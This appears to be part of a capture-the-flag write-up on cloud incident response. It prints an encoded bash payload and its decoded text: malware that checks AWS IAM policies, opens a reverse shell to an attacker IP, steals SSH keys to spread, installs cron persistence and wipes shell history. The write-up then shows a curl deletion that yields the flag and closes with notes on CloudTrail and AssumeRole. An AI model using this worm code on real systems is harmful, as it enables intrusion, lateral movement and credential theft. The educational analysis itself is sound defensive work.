X1BPTElDSUVTPSgiQWRtaW5pc3RyYXRvckFjY2VzcyIgIlBvd2VyVXNlckFjY2VzcyIgIkFtYXpv
blMzRnVsbEFjY2VzcyIgIklBTUZ1bGxBY2Nlc3MiICJBV1NMYW1iZGFGdWxsQWNjZXNzIiAiQVdT
TGFtYmRhX0Z1bGxBY2Nlc3MiKQ0KDQpTRVJWRVI9IjM0LjExOC4yMzkuMTAwIg0KUE9SVD00NDQ0
DQpVU0VSTkFNRT0iRml6elNoYWRvd3NfMSINClBBU1NXT1JEPSJHeDI3cFF3ejkyUmsiDQpDUkVE
RU5USUFMU19GSUxFPSIvdG1wL2MiDQoNClNDUklQVF9QQVRIPSIkKGNkIC0tICIkKGRpcm5hbWUg
LS0gIiR7QkFTSF9TT1VSQ0VbMF19IikiICY+L2Rldi9udWxsICYmIHB3ZCkvJChiYXNlbmFtZSAt
LSAiJHtCQVNIX1NPVVJDRVswXX0iKSINCg0KIyBDaGVjayBpZiBhIGNvbW1hbmQgZXhpc3RzDQpj
aGVja19jb21tYW5kKCkgew0KICAgIGlmICEgY29tbWFuZCAtdiAiJDEiICY+IC9kZXYvbnVsbDsg
dGhlbg0KICAgICAgICBpbnN0YWxsX2RlcGVuZGVuY3kgIiQxIg0KICAgIGZpDQp9DQoNCiMgSW5z
dGFsbCBtaXNzaW5nIGRlcGVuZGVuY2llcw0KaW5zdGFsbF9kZXBlbmRlbmN5KCkgew0KICAgIGxv
Y2FsIHBhY2thZ2U9IiQxIg0KICAgIGlmIFtbICIkcGFja2FnZSIgPT0gImN1cmwiIF1dOyB0aGVu
DQogICAgICAgIGFwdC1nZXQgaW5zdGFsbCBjdXJsIC15ICY+IC9kZXYvbnVsbA0KICAgICAgICAg
ICAgICAgIHl1bSBpbnN0YWxsIGN1cmwgLXkgJj4gL2Rldi9udWxsDQogICAgZWxpZiBbWyAiJHBh
Y2thZ2UiID09ICJ1bnppcCIgXV07IHRoZW4NCiAgICAgICAgYXB0LWdldCBpbnN0YWxsIHVuemlw
IC15ICY+IC9kZXYvbnVsbA0KICAgICAgICAgICAgICAgIHl1bSBpbnN0YWxsIHVuemlwIC15ICY+
IC9kZXYvbnVsbA0KICAgIGVsaWYgW1sgIiRwYWNrYWdlIiA9PSAiYXdzIiBdXTsgdGhlbg0KICAg
ICAgICBpbnN0YWxsX2F3c19jbGkNCiAgICBmaQ0KfQ0KDQojIEluc3RhbGwgQVdTIENMSSBsb2Nh
bGx5DQppbnN0YWxsX2F3c19jbGkoKSB7DQogICAgbWtkaXIgLXAgIiRIT01FLy5hd3MtY2xpIg0K
ICAgIGN1cmwgLXMgImh0dHBzOi8vYXdzY2xpLmFtYXpvbmF3cy5jb20vYXdzY2xpLWV4ZS1saW51
eC14ODZfNjQuemlwIiAtbyAiJEhPTUUvLmF3cy1jbGkvYXdzY2xpdjIuemlwIg0KDQogICAgdW56
aXAgLXEgIiRIT01FLy5hd3MtY2xpL2F3c2NsaXYyLnppcCIgLWQgIiRIT01FLy5hd3MtY2xpLyIN
Cg0KICAgICIkSE9NRS8uYXdzLWNsaS9hd3MvaW5zdGFsbCIgLS1pbnN0YWxsLWRpciAiJEhPTUUv
LmF3cy1jbGkvYmluIiAtLWJpbi1kaXIgIiRIT01FLy5hd3MtY2xpL2JpbiINCg0KICAgICMgQWRk
IEFXUyBDTEkgdG8gUEFUSA0KICAgIGV4cG9ydCBQQVRIPSIkSE9NRS8uYXdzLWNsaS9iaW46JFBB
VEgiDQogICAgZWNobyAnZXhwb3J0IFBBVEg9IiRIT01FLy5hd3MtY2xpL2JpbjokUEFUSCInID4+
ICIkSE9NRS8uYmFzaHJjIg0KfQ0KDQoNCiMgVHJ5IHRvIHNwcmVhZA0Kc3ByZWFkX3NzaCgpIHsN
CiAgICBmaW5kX2FuZF9leGVjdXRlKCkgew0KICAgICAgICBsb2NhbCBLRVlTPSQoZmluZCB+LyAv
cm9vdCAvaG9tZSAtbWF4ZGVwdGggNSAtbmFtZSAnaWRfcnNhKicgfCBncmVwIC12dyBwdWI7DQog
ICAgICAgICAgICAgICAgICAgICBncmVwIElkZW50aXR5RmlsZSB+Ly5zc2gvY29uZmlnIC9ob21l
LyovLnNzaC9jb25maWcgL3Jvb3QvLnNzaC9jb25maWcgMj4vZGV2L251bGwgfCBhd2sgJ3twcmlu
dCAkMn0nOw0KICAgICAgICAgICAgICAgICAgICAgZmluZCB+LyAvcm9vdCAvaG9tZSAtbWF4ZGVw
dGggNSAtbmFtZSAnKi5wZW0nIHwgc29ydCAtdSkNCg0KICAgICAgICBsb2NhbCBIT1NUUz0kKGdy
ZXAgSG9zdE5hbWUgfi8uc3NoL2NvbmZpZyAvaG9tZS8qLy5zc2gvY29uZmlnIC9yb290Ly5zc2gv
Y29uZmlnIDI+L2Rldi9udWxsIHwgYXdrICd7cHJpbnQgJDJ9JzsNCiAgICAgICAgICAgICAgICAg
ICAgICBncmVwIC1FICIoc3NofHNjcCkiIH4vLmJhc2hfaGlzdG9yeSAvaG9tZS8qLy5iYXNoX2hp
c3RvcnkgL3Jvb3QvLmJhc2hfaGlzdG9yeSAyPi9kZXYvbnVsbCB8IGdyZXAgLW9QICIoWzAtOV17
MSwzfVwuKXszfVswLTldezEsM318XGIoPzpbYS16QS1aMC05LV0rXC4pK1thLXpBLVpdezIsfVxi
IjsNCiAgICAgICAgICAgICAgICAgICAgICBncmVwIC1vUCAiKFswLTldezEsM31cLil7M31bMC05
XXsxLDN9fFxiKD86W2EtekEtWjAtOS1dK1wuKStbYS16QS1aXXsyLH1cYiIgfi8qLy5zc2gva25v
d25faG9zdHMgL2hvbWUvKi8uc3NoL2tub3duX2hvc3RzIC9yb290Ly5zc2gva25vd25faG9zdHMg
Mj4vZGV2L251bGwgfA0KICAgICAgICAgICAgICAgICAgICAgIGdyZXAgLXZ3IDEyNy4wLjAuMSB8
IHNvcnQgLXUpDQoNCiAgICAgICAgbG9jYWwgVVNFUlM9JChlY2hvICJyb290IjsNCiAgICAgICAg
ICAgICAgICAgICAgICBmaW5kIH4vIC9yb290IC9ob21lIC1tYXhkZXB0aCAyIC1uYW1lICcuc3No
JyB8IHhhcmdzIC1JIHt9IGZpbmQge30gLW5hbWUgJ2lkX3JzYScgfCBhd2sgLUYnLycgJ3twcmlu
dCAkM30nIHwgZ3JlcCAtdiAiLnNzaCIgfCBzb3J0IC11KQ0KDQogICAgICAgZm9yIGtleSBpbiAk
S0VZUzsgZG8NCiAgICAgICAgICAgIGNobW9kIDQwMCAiJGtleSINCiAgICAgICAgICAgIGZvciB1
c2VyIGluICRVU0VSUzsgZG8NCg0KICAgICAgICAgICAgICBlY2hvICIkdXNlciINCiAgICAgICAg
ICAgICAgICAgICBmb3IgaG9zdCBpbiAkSE9TVFM7IGRvDQogICAgICAgICAgICAgICAgICAgICBz
c2ggLW9TdHJpY3RIb3N0S2V5Q2hlY2tpbmc9bm8gLW9CYXRjaE1vZGU9eWVzIC1vQ29ubmVjdFRp
bWVvdXQ9NSAtaSAiJGtleSIgIiR1c2VyQCRob3N0IiAiKGN1cmwgLXUgJFVTRVJOQU1FOiRQQVNT
V09SRCAtbyAvZGV2L3NobS9jb250cm9sbGVyIGh0dHA6Ly8kU0VSVkVSL2ZpbGVzL2NvbnRyb2xs
ZXIgJiYgYmFzaCAvZGV2L3NobS9jb250cm9sbGVyKSINCiAgICAgICAgICAgICAgICBkb25lDQog
ICAgICAgICAgICBkb25lDQogICAgICAgIGRvbmUNCiAgICB9DQoNCiAgICBmaW5kX2FuZF9leGVj
dXRlDQp9DQoNCmNyZWF0ZV9wZXJzaXN0ZW5jZSgpIHsNCihjcm9udGFiIC1sIDI+L2Rldi9udWxs
OyBlY2hvICIwIDAgKiAqICogYmFzaCAkU0NSSVBUX1BBVEgiKSB8IGNyb250YWIgLQ0KfQ0KDQpj
cmVhdGVfc2hlbGwgKCkgew0KICAgIGVjaG8gIkNyZWF0aW5nIGEgcmV2ZXJzZSBzaGVsbCINCiAg
ICAvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvIiRTRVJWRVIiLyIkUE9SVCIgMD4mMQ0KfQ0KDQoj
IENoZWNrIHJvbGUgcG9saWNpZXMNCmNoZWNrX3JvbGVfdnVsbigpIHsNCiAgICBsb2NhbCBST0xF
X05BTUU9JChhd3Mgc3RzIGdldC1jYWxsZXItaWRlbnRpdHkgLS1xdWVyeSAiQXJuIiAtLW91dHB1
dCB0ZXh0IHwgYXdrIC1GJy8nICd7cHJpbnQgJDJ9JykNCg0KICAgICMgTGlzdCBhdHRhY2hlZCBw
b2xpY2llcyBmb3IgdGhlIGdpdmVuIHJvbGUNCiAgICBhdHRhY2hlZF9wb2xpY2llcz0kKGF3cyBp
YW0gbGlzdC1hdHRhY2hlZC1yb2xlLXBvbGljaWVzIC0tcm9sZS1uYW1lICIkUk9MRV9OQU1FIiAt
LXF1ZXJ5ICdBdHRhY2hlZFBvbGljaWVzWypdLlBvbGljeU5hbWUnIC0tb3V0cHV0IHRleHQpDQoN
CiAgICAjIENoZWNrIGlmIHRoZSB1c2VyIGhhcyBJQU0gcGVybWlzc2lvbnMgdG8gbGlzdCBwb2xp
Y2llcw0KICAgIGlmIFtbICQ/IC1lcSAwIF1dOyB0aGVuDQogICAgICAgICMgSWYgdGhlIHVzZXIg
aGFzIElBTSBwZXJtaXNzaW9ucywgY2hlY2sgYXR0YWNoZWQgcG9saWNpZXMNCiAgICAgICAgYXR0
YWNoZWRfcG9saWNpZXNfYXJyYXk9KCRhdHRhY2hlZF9wb2xpY2llcykNCiAgICAgICAgZm9yIHBv
bGljeSBpbiAiJHthdHRhY2hlZF9wb2xpY2llc19hcnJheVtAXX0iOyBkbw0KICAgICAgICAgICAg
Zm9yIHZ1bG5fcG9saWN5IGluICIke1ZVTE5FUkFCTEVfUE9MSUNJRVNbQF19IjsgZG8NCiAgICAg
ICAgICAgICAgICBpZiBbWyAiJHBvbGljeSIgPT0gIiR2dWxuX3BvbGljeSIgXV07IHRoZW4NCiAg
ICAgICAgICAgICAgICAgICAgcmV0dXJuIDANCiAgICAgICAgICAgICAgICBmaQ0KICAgICAgICAg
ICAgZG9uZQ0KICAgICAgICBkb25lDQogICAgZWxzZQ0KICAgICAgICBhd3MgczMgbHMNCiAgICAg
ICAgaWYgW1sgJD8gLWVxIDAgXV07IHRoZW4NCiAgICAgICAgICAgIHJldHVybiAwDQogICAgICAg
IGVsc2UNCiAgICAgICAgICAgIGF3cyBsYW1iZGEgbGlzdC1mdW5jdGlvbnMNCiAgICAgICAgICAg
IGlmIFtbICQ/IC1lcSAwIF1dOyB0aGVuDQogICAgICAgICAgICAgICAgcmV0dXJuIDANCiAgICAg
ICAgICAgIGVsc2UNCiAgICAgICAgICAgICAgICByZXR1cm4gMQ0KICAgICAgICAgICAgZmkNCiAg
ICAgICAgZmkNCiAgICBmaQ0KfQ0KDQojIENoZWNrIHJlcXVpcmVkIGRlcGVuZGVuY2llcw0KY2hl
Y2tfY29tbWFuZCAiY3VybCINCmNoZWNrX2NvbW1hbmQgInVuemlwIg0KY2hlY2tfY29tbWFuZCAi
YXdzIg0KDQpjaGVja19yb2xlX3Z1bG4NCmlmIFtbICQ/IC1lcSAwIF1dOyB0aGVuDQogICAgICAg
IGNyZWF0ZV9zaGVsbA0KZWxzZQ0KICAgICAgICBjcmVhdGVfcGVyc2lzdGVuY2UNCiAgICAgICAg
c3ByZWFkX3NzaA0KCWNhdCAvZGV2L251bGwgPiB+Ly5iYXNoX2hpc3RvcnkNCmZpDQo=" | base64 -d | bash
Decoding it gives us:
#!/bin/bash

# List of interesting policies
VULNERABLE_POLICIES=("AdministratorAccess" "PowerUserAccess" "AmazonS3FullAccess" "IAMFullAccess" "AWSLambdaFullAccess" "AWSLambda_FullAccess")

SERVER="34.118.239.100"
PORT=4444
USERNAME="FizzShadows_1"
PASSWORD="Gx27pQwz92Rk"
CREDENTIALS_FILE="/tmp/c"

SCRIPT_PATH="$(cd -- "$(dirname -- "${BASH_SOURCE[0]}")" &>/dev/null && pwd)/$(basename -- "${BASH_SOURCE[0]}")"

# Check if a command exists
check_command() {
    if ! command -v "$1" &> /dev/null; then
        install_dependency "$1"
    fi
}

# Install missing dependencies
install_dependency() {
    local package="$1"
    if [[ "$package" == "curl" ]]; then
        apt-get install curl -y &> /dev/null
                yum install curl -y &> /dev/null
    elif [[ "$package" == "unzip" ]]; then
        apt-get install unzip -y &> /dev/null
                yum install unzip -y &> /dev/null
    elif [[ "$package" == "aws" ]]; then
        install_aws_cli
    fi
}

# Install AWS CLI locally
install_aws_cli() {
    mkdir -p "$HOME/.aws-cli"
    curl -s "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "$HOME/.aws-cli/awscliv2.zip"

    unzip -q "$HOME/.aws-cli/awscliv2.zip" -d "$HOME/.aws-cli/"

    "$HOME/.aws-cli/aws/install" --install-dir "$HOME/.aws-cli/bin" --bin-dir "$HOME/.aws-cli/bin"

    # Add AWS CLI to PATH
    export PATH="$HOME/.aws-cli/bin:$PATH"
    echo 'export PATH="$HOME/.aws-cli/bin:$PATH"' >> "$HOME/.bashrc"
}


# Try to spread
spread_ssh() {
    find_and_execute() {
        local KEYS=$(find ~/ /root /home -maxdepth 5 -name 'id_rsa*' | grep -vw pub;
                     grep IdentityFile ~/.ssh/config /home/*/.ssh/config /root/.ssh/config 2>/dev/null | awk '{print $2}';
                     find ~/ /root /home -maxdepth 5 -name '*.pem' | sort -u)

        local HOSTS=$(grep HostName ~/.ssh/config /home/*/.ssh/config /root/.ssh/config 2>/dev/null | awk '{print $2}';
                      grep -E "(ssh|scp)" ~/.bash_history /home/*/.bash_history /root/.bash_history 2>/dev/null | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}|\b(?:[a-zA-Z0-9-]+\.)+[a-zA-Z]{2,}\b";
                      grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}|\b(?:[a-zA-Z0-9-]+\.)+[a-zA-Z]{2,}\b" ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts 2>/dev/null |
                      grep -vw 127.0.0.1 | sort -u)

        local USERS=$(echo "root";
                      find ~/ /root /home -maxdepth 2 -name '.ssh' | xargs -I {} find {} -name 'id_rsa' | awk -F'/' '{print $3}' | grep -v ".ssh" | sort -u)

       for key in $KEYS; do
            chmod 400 "$key"
            for user in $USERS; do

              echo "$user"
                   for host in $HOSTS; do
                     ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i "$key" "$user@$host" "(curl -u $USERNAME:$PASSWORD -o /dev/shm/controller http://$SERVER/files/controller && bash /dev/shm/controller)"
                done
            done
        done
    }

    find_and_execute
}

create_persistence() {
(crontab -l 2>/dev/null; echo "0 0 * * * bash $SCRIPT_PATH") | crontab -
}

create_shell () {
    echo "Creating a reverse shell"
    /bin/bash -i >& /dev/tcp/"$SERVER"/"$PORT" 0>&1
}

# Check role policies
check_role_vuln() {
    local ROLE_NAME=$(aws sts get-caller-identity --query "Arn" --output text | awk -F'/' '{print $2}')

    # List attached policies for the given role
    attached_policies=$(aws iam list-attached-role-policies --role-name "$ROLE_NAME" --query 'AttachedPolicies[*].PolicyName' --output text)

    # Check if the user has IAM permissions to list policies
    if [[ $? -eq 0 ]]; then
        # If the user has IAM permissions, check attached policies
        attached_policies_array=($attached_policies)
        for policy in "${attached_policies_array[@]}"; do
            for vuln_policy in "${VULNERABLE_POLICIES[@]}"; do
                if [[ "$policy" == "$vuln_policy" ]]; then
                    return 0
                fi
            done
        done
    else
        aws s3 ls
        if [[ $? -eq 0 ]]; then
            return 0
        else
            aws lambda list-functions
            if [[ $? -eq 0 ]]; then
                return 0
            else
                return 1
            fi
        fi
    fi
}

# Check required dependencies
check_command "curl"
check_command "unzip"
check_command "aws"

check_role_vuln
if [[ $? -eq 0 ]]; then
        create_shell
else
        create_persistence
        spread_ssh
	cat /dev/null > ~/.bash_history
fi
Some confidential information:
- Attacker-controlled server IP:
34.118.239.100 - Authentication credentials:
FizzShadows_1:Gx27pQwz92Rk - Path of the confidential file on the hacker’s server:
/files/ExfilCola-Top-Secret.txt
The final deletion command is as follows:
root@postgresql-service:~# curl -X DELETE -kv 34.118.239.100/files/ExfilCola-Top-Secret.txt -u "FizzShadows_1:Gx27pQwz92Rk"
*   Trying 34.118.239.100:80...
* Connected to 34.118.239.100 (34.118.239.100) port 80 (#0)
* Server auth using Basic with user 'FizzShadows_1'
> DELETE /files/ExfilCola-Top-Secret.txt HTTP/1.1
> Host: 34.118.239.100
> Authorization: Basic Rml6elNoYWRvd3NfMTpHeDI3cFF3ejkyUms=
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< date: Fri, 20 Feb 2026 13:43:05 GMT
< server: uvicorn
< content-length: 109
< content-type: text/plain; charset=utf-8
<
Success! You've deleted the secret recipe before it could be exposed. The flag is: {I know it when I see it}
* Connection #0 to host 34.118.239.100 left intact
That completes the challenge successfully.
Summary
Cloud Control Plane
Control plane vs. data plane
- Data plane: This is where your business actually runs and your data is actually stored. Examples include an Nginx process running in an EC2 instance, image files stored in an S3 bucket, and tables in an RDS database.
- Control plane: This is the “brain” that manages the data plane. It creates, modifies, deletes, and configures the underlying resources. For example, clicking a button in the AWS console to create an EC2 instance or using the AWS CLI to grant public access to an S3 bucket both interact with the control plane.
In the cloud, traditional firewalls are greatly diminished.
You can think of the control plane’s APIs as accessible from anywhere with an internet connection, so the questions to answer are:
- “Who are you”
- “What can you do”
Cloud Security Posture Management (CSPM): Since cloud resources can be rapidly spun up in bulk through code or APIs, misconfiguration is common. CSPM tools continuously scan the control plane to check for things like “unencrypted EBS volumes,” “S3 buckets exposed to the public internet,” or “privileged accounts without MFA enabled.”
This challenge is built on incident response using CloudTrail.
CloudTrail’s sole job is to faithfully record the entire process of every API call.
IAM Role Assumption Mechanism
That is, AssumeRole.
AWS STS (Security Token Service) allows an entity (user or machine) to temporarily assume another role to obtain specific permissions. This is one of the most common permission-delegation mechanisms in the cloud, and also a favorite “identity-hiding” technique of hackers.